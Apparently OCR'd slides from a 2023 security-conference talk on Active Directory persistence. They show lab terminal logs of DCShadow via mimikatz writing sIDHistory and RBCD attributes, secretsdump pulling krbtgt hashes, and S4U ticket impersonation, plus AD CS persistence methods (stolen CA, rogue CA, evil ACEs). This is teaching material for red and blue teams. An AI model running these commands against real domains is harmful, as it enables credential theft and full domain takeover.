


```
[Jun 30, 2023 - 18:35:51 (CEST)] exegol-lehack-2023 /workspace # secretsdump -just-dc-user 'krbtgt' -dc-ip
 192.168.56.101 "domain.local"/"Waluigi":'Number1!'@"dc01.domain.local"
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee2effcc6556c0040eef93311583cffb:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ffbff19f3ec3a0a9c39b6640af71590fc2db24109425bd602772d8e0c8c8fb3b
krbtgt:aes128-cts-hmac-sha1-96:0d4b9ab04461fcde030b37649906cbe9
krbtgt:des-cbc-md5:51b0c28934e5947a
[*] Cleaning up...
```

DC Shadow gathers them all

DC Shadow →SIDHistory

> configuring changes + pushing




```
mimikatz # lsadump::dcshadow /object:Wario /attribute:sIDHistory /value:S-1-5-21-3677434778-1
** Domain Info **

Domain:         DC=domain,DC=local
Configuration:  CN=Configuration,DC=domain,DC=local
Schema:         CN=Schema,CN=Configuration,DC=domain,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=domain,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 13086

** Server Info **

Server: dc01.domain.local
  InstanceId  : {72599ad5-9f04-425f-9849-de4df34e9316}
  InvocationId: {72599ad5-9f04-425f-9849-de4df34e9316}
Fake Server (not already registered): PC01.domain.local

** Attributes checking **

#0: sIDHistory

** Objects **

#0: Wario
DN:CN=Wario,CN=Users,DC=domain,DC=local
  sIDHistory (1.2.840.113556.1.4.609-90261 rev 0):
    S-1-5-21-3677434778-1495747530-3812452061-512
    (0105000000000005150000009a3331dbca4b2759dd663de300020000)


** Starting server **
```

RPC Server


```
** Performing Registration **

** Performing Push **

Syncing DC=domain,DC=local
Sync Done

** Performing Unregistration **
```

DC Shadow →SIDHistory

> profit




```
PS C:\Users\Administrator\Downloads\netcat-win32-1.12> get-aduser -identity "Wario" -Properties "sidhistory"


DistinguishedName : CN=Wario,CN=Users,DC=domain,DC=local
Enabled           : True
GivenName         : Wario
Name              : Wario
ObjectClass       : user
ObjectGUID        : 72f18d01-c836-4dff-8a91-c0963be5b750
SamAccountName    : Wario
SID               : S-1-5-21-3677434778-1495747530-3812452061-1105
SIDHistory        : {S-1-5-21-3677434778-1495747530-3812452061-512}
Surname           :
UserPrincipalName : Wario@domain.local
```



```
[Jun 30, 2023 - 18:35:54 (CEST)] exegol-lehack-2023 /workspace # secretsdump -just-dc-user 'krbtgt' -dc-ip
 192.168.56.101 "domain.local"/"Wario":'ILoveG4rlic!'@"dc01.domain.local"
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7 - Copyright 2022 Fortra - forked by ThePorgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee2effcc6556c0040eef93311583cffb:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ffbff19f3ec3a0a9c39b6640af71590fc2db24109425bd602772d8e0c8c8fb3b
krbtgt:aes128-cts-hmac-sha1-96:0d4b9ab04461fcde030b37649906cbe9
krbtgt:des-cbc-md5:51b0c28934e5947a
[*] Cleaning up...
```

DC Shadow →RBCD

> creating




```
mimikatz # lsadump::dcshadow /object:krbtgt /attribute:msDS-AllowedToActOnBehalfOfOtherIdentity /value:O:BAD:(A;;CCDCLCSWRPWP
DTLOCRSDRCWDWO;;;S-1-5-21-3677434778-1495747530-3812452061-1111)
** Domain Info **

Domain:         DC=domain,DC=local
Configuration:  CN=Configuration,DC=domain,DC=local
Schema:         CN=Schema,CN=Configuration,DC=domain,DC=local
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Co
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 16498

** Server Info **

Server: dc01.domain.local
  InstanceId  : {72599ad5-9f04-425f-9849-de4df34e9316}
  InvocationId: {72599ad5-9f04-425f-9849-de4df34e9316}
Fake Server (not already registered): PC01.domain.local

** Attributes checking **

#0: msDS-AllowedToActOnBehalfOfOtherIdentity

** Objects **

#0: krbtgt
DN:CN=krbtgt,CN=Users,DC=domain,DC=local
  msDS-AllowedToActOnBehalfOfOtherIdentity (1.2.840.113556.1.4.2182-90886 rev 3):
    O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3677434778-1495747530-3812452061-1111)
    (0100048040000000000000000000000014000000002002c00010000000000002400ff010f000105000000000000051500000009a
57040000010200000000000520000000020020000)


** Starting server **
```

```
[Jul 01, 2023 - 01:13:52 (CEST)] exegol-lehack-2023 Impacket # addcomputer.py -c
omputer-name 'WALUIGI$' -computer-pass 'Number14ever!' -dc-host '192.168.56.101'
 -domain-netbios "DOMAIN" "domain.local"/"Waluigi":'Number1!'
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 For
tra - forked by ThePorgs

[*] Successfully added machine account WALUIGI$ with password Number14ever!.
```

```
** Performing Registration **

** Performing Push **

Syncing DC=domain,DC=local
Sync Done

** Performing Unregistration **
```

DC Shadow →RBCD

> Install



```
[Jul 01, 2023 - 01:22:50 (CEST)] exegol-lehack-2023 Impacket # getST.py -spn "KRBTGT" -impersonate "Mario"
-dc-ip '192.168.56.101' 'domain.local'/'WALUIGI$':'Number14ever!'
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Mario
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Mario@krbtgt_DOMAIN.LOCAL@DOMAIN.LOCAL.ccache
[Jul 01, 2023 - 01:23:01 (CEST)] exegol-lehack-2023 Impacket # KRB5CCNAME=Mario@krbtgt_DOMAIN.LOCAL@DOMAIN.
LOCAL.ccache secretsdump -k -just-dc-user 'krbtgt' -dc-ip 192.168.56.101 'dc01' -target-ip 192.168.56.101
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee2effcc6556c0040eef93311583cffb:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ffbff19f3ec3a0a9c39b6640af71590fc2db24109425bd602772d8e0c8c8fb3b
krbtgt:aes128-cts-hmac-sha1-96:0d4b9ab04461fcde030b37649906cbe9
krbtgt:des-cbc-md5:51b0c28934e5947a
[*] Cleaning up...
```

AD CS persistence

Stolen CA


> a.k.a. DPERSIST1

⌗ [Theory]

- Enterprise CA trusted by *
- persistence = steal CA cert private key
- use it to forge a trusted cert for a (powerful) user
- will work for machines as well
- use the cert to authenticate

⌗ [Practice]

- enum CA cert : Seatbelt[1]
- steal key : certsrv.msc / mimikatz / SharpDPAPI
- forge : ForgeCert[2]



ATTACKER

CA / DC

steal CA cert private key

One eternity later... but before CA expiry

can be switched

forge cert

pass the certificate

auth ok! unlimited power!

---


[1] https://github.com/GhostPack/Seatbelt


[2] https://github.com/GhostPack/ForgeCert

Rogue CA

> a.k.a. DPERSIST2

- [Theory]
  - persist = add self-signed CA cert in auth CA certs[1]


forge cert with stolen CA
forge cert with rogue CA
Corporate needs you to find the differences between this picture and this picture.
They're the same picture.



---

[1] defined in the `NTAuthCertificates` container

Evil ACEs


> a.k.a. DPERSIST3

⌗ [Theory]

- AD CS = CA + Cert. Templates + server(s) ...
- obtain persistence = grant evil ACEs against AD CS
- later on, abuse rights to takeover the domain
- takeover = ESC4, ESC5, ESC7
- example : perms over User Cert. Template → ESC4
- compatible with DC Shadow vector

⌗ [Practice]

- (Python 🐍) Impacket's dacledit.py
- (PowerShell 💩) PowerView



ATTACKER

CA / DC

grant Write perms for ATTACKER over **User template**

One eternity later...

modify User template to make it vulnerable

request **User** certificate, **as ADMIN**

pass the certificate

auth ok! **unlimited power!**

Golden certificates

- Sometimes it's DPERSIST1
  - Golden ticket : relies on krbtgt
  - Golden certif. : relies on CA cert private key
  - Certif forgery after “stolen CA”
- Sometimes it's DPERSIST3
  - control over auth certificate template
  - modify the template → SmartCard template
  - impersonate & profit


And many others...

Evil ACEs
Silver ticket
Golden ticket
Shadow Credentials
Diamond ticket
Evil GPOs
Sapphire ticket
Chicken ticket

Wrapping things up

Conclusion

> ask ChatGPT

